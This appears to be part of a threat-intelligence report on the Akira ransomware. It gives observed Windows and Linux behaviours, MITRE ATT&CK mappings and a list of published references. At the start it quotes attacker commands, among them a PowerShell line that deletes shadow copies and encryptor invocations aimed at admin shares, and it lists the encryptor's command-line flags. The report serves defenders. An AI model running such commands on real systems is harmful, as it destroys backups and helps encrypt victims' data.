Impact	<pre>C:\w[.]exe C:\Users\install\Downloads\w[.]exe \\192.168.XXX.37\c\$\w[.]exe powershell.exe -Command "Get-WmiObject Win32_Shadowcopy Remove-WmiObject" start 1.exe -p="\\<redacted> \C\$" -n=10 start 1.exe -p="\\ <redacted> \ <redacted>\$" -n=10 start 1.exe -p="\\ <redacted> \D\$" -n=10</pre>

Observed Akira Behaviors: Linux

Encrypts Local Device Only	-localonly or -l
Encryption	CryptAcquireContextW() CryptImportPublicKeyInfo() CryptGenRandom() CryptEncrypt()
File that Contains Paths and Devices to Encrypt	--share_file or -s
Specifies Path Where Files will be Recursively Encrypted	--encryption_path or -p
Type of Encryption to Apply	--encryption_percent or -n

MITRE ATT&CK® Mappings: Akira

Reconnaissance	
T1595: Active Scanning	.002: Vulnerability Scanning
Resource Development	
T1584: Compromise Infrastructure	
T1588: Obtain Capabilities	.002: Tool
Initial Access	
T1078: Valid Accounts	
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link
Execution	
T1047: Windows Management Instrumentation	
T1059: Command and Scripting Interpreter	.001: PowerShell .002: AppleScript .003: Windows Command Shell
T1106: Native API	
T1129: Shared Modules	

MITRE ATT&CK[®] Mappings: Akira

Execution	
T1204: User Execution	.001: Malicious File
T1569: System Services	.002: Service Execution
Persistence	
T1078: Valid Accounts	
T1136: Create Account	.001: Local Account .002: Domain Account
T1176: Browser Extensions	
T1505: Server Software Component	.003: Web Shell
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
Privilege Escalation	
T1098: Account Manipulation	
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
Defense Evasion	
T1006: Direct Volume Access	
T1027: Obfuscated Files or Information	.001: Binary Padding .005: Indicator Removal from Tools

MITRE ATT&CK[®] Mappings: Akira

Defense Evasion	
T1036: Masquerading	.005: Match Legitimate Name or Location
T1112: Modify Registry	
T1222: File and Directory Permissions Modification	.001: Windows File and Directory Permissions Modification
T1497: Virtualization/Sandbox Evasion	
T1550: Use Alternative Authentication Material	.002: Pass the Hash
T1562: Impair Defenses	.001: Disable or Modify Tools
T1622: Debugger Evasion	
Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory
T1555: Credentials from Password Stores	.003: Credentials from Web Browsers
T1557: Adversary-in-the-Middle	.001: LLMNR/NBT-NS Poisoning and SMB Relay
Discovery	
T1010: Application Window Discovery	
T1012: Query Registry	
T1016: System Network Configuration Discovery	

MITRE ATT&CK[®] Mappings: Akira

Discovery	
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1069: Permission Groups Discovery	.001: Local Groups .002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.001: Local Account Discovery
T1135: Network Share Discovery	
T1482: Domain Trust Discovery	
T1518: Software Discovery	.001: Security Software Discovery
T1614: System Location Discovery	
Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH
T1080: Taint Shared Content	

MITRE ATT&CK® Mappings: Akira

Lateral Movement	
T1563: Remote Service Session Hijacking	.002: RDP Hijacking
T1570: Lateral Tool Transfer	
Collection	
T1005: Data from Local System	
T1114: Email Collection	.001: Local Email Collection
T1185: Browser Session Hijacking	
T1560: Archive Collected Data	.001: Archive via Utility
Command and Control	
T1090: Proxy	
T1105: Ingress Tool Transfer	
T1219: Remote Access Software	
Exfiltration	
T1020: Automated Exfiltration	
T1029: Scheduled Transfer	
T1041: Exfiltration Over C2 Channel	

MITRE ATT&CK® Mappings: Akira

Exfiltration	
T1048: Exfiltration Over Alternative Protocol	.003: Exfiltration Over Unencrypted Non-C2 Protocol
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1531: Account Access Removal	
T1657: Financial Theft	

References

- BushidoToken (2023, September 15) "Tracking Adversaries: Akira, another descendent of Conti." <https://blog.bushidotoken.net/2023/09/tracking-adversaries-akira-another.html>
- Campbell, Steven; Suthar, Akshay; Belfiore, Connor (2023, July 26) Arctic Wolf: "Conti and Akira: Chained Together." <https://arcticwolf.com/resources/blog/conti-and-akira-chained-together/>
- CISA (2024, April 18) "#StopRansomware: Akira Ransomware." <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a>
- CloudSEK (2023, July 24) "Akira Ransomware: What You Need to Know." <https://www.cloudsek.com/threatintelligence/akira-ransomware-what-you-need-to-know>
- Cutler, Silas (2023, August 23) Stairwell: "Akira: Pulling on the chains of ransomware." <https://stairwell.com/resources/akira-pulling-on-the-chains-of-ransomware/>
- Cyble (2023, May 10) "Unraveling Akira Ransomware." <https://cyble.com/blog/unraveling-akira-ransomware/>
- Demboski, Morgan (2023, December 21) Sophos: "Akira, again: The ransomware that keeps on taking." <https://news.sophos.com/en-us/2023/12/21/akira-again-the-ransomware-that-keeps-on-taking/>
- Dharmavaram, Rakesh; Yeleswarapu, Praveen (2023, July 28) BluSapphire: "An In-depth Analysis of Akira Ransomware Attacks." <https://www.blusapphire.com/blog/an-in-depth-analysis-of-akira-ransomware-attacks>
- HC3 (2024, April 05) "HC3's Top 10 Most Active Ransomware Groups." <https://www.hhs.gov/sites/default/files/hc3-top-10-most-active-ransomware-groups-analyst-note-tlpclear-r.pdf>
- Hostetler, Stefan; Campbell, Steven (2024, January 04) Arctic Wolf: "Follow-On Extortion Campaign Targeting Victims of Akira and Royal Ransomware." <https://arcticwolf.com/resources/blog/follow-on-extortion-campaign-targeting-victims-of-akira-and-royal-ransomware/>
- Imano, Shunichi; Slaughter, James (2023, October 12) Fortinet: "Ransomware Roundup – Akira." <https://www.fortinet.com/blog/threat-research/ransomware-roundup-akira>
- Kadja, Manoel (2023, September 13) Darktrace: "Akira Ransomware: How Darktrace Foiled Another Novel Ransomware Attack." <https://darktrace.com/blog/akira-ransomware-how-darktrace-foiled-another-novel-ransomware-attack>
- Khan, Mohammad Amr (2023, June 21) Pulsedive: "Akira Ransomware." <https://blog.pulsedive.com/akira-ransomware/>
- Montini, Heloise (2023, December 28) Proven Data: "Akira Ransomware: What You Need To Know." <https://www.provendata.com/blog/akira-ransomware/>
- Moshayev, Emanuel (2023, October 18) Cynet: "Megazord Ransomware." <https://www.cynet.com/blog/megazord-ransomware-technical-analysis-and-preventions/>
- Mundo, Alexandre; Kersten, Max (2023, November 29) Trellix: "Akira Ransomware." <https://www.trellix.com/about/newsroom/stories/research/akira-ransomware/>
- Pondurance (2023, November 22) "Akira Ransomware, Threat Intelligence, and more." <https://www.pondurance.com/blog/akira-ransomware-and-threat-intelligence/>
- Poudel, Swachchhanda Shrawan (2023, September) Logpoint: "Deciphering Akira's Arsenal: Tactics for Uncovering and Responding." <https://www.logpoint.com/wp-content/uploads/2023/09/emerging-threats-akira.pdf>
- The BlackBerry Research & Intelligence Team (2024, July 11) "Akira Ransomware Targets the LATAM Airline Industry." <https://blogs.blackberry.com/en/2024/07/akira-ransomware-targets-the-latam-airline-industry>
- Trend Micro Research (2023, October 05) "Ransomware Spotlight: Akira." <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-akira>



Adversary Pursuit Group

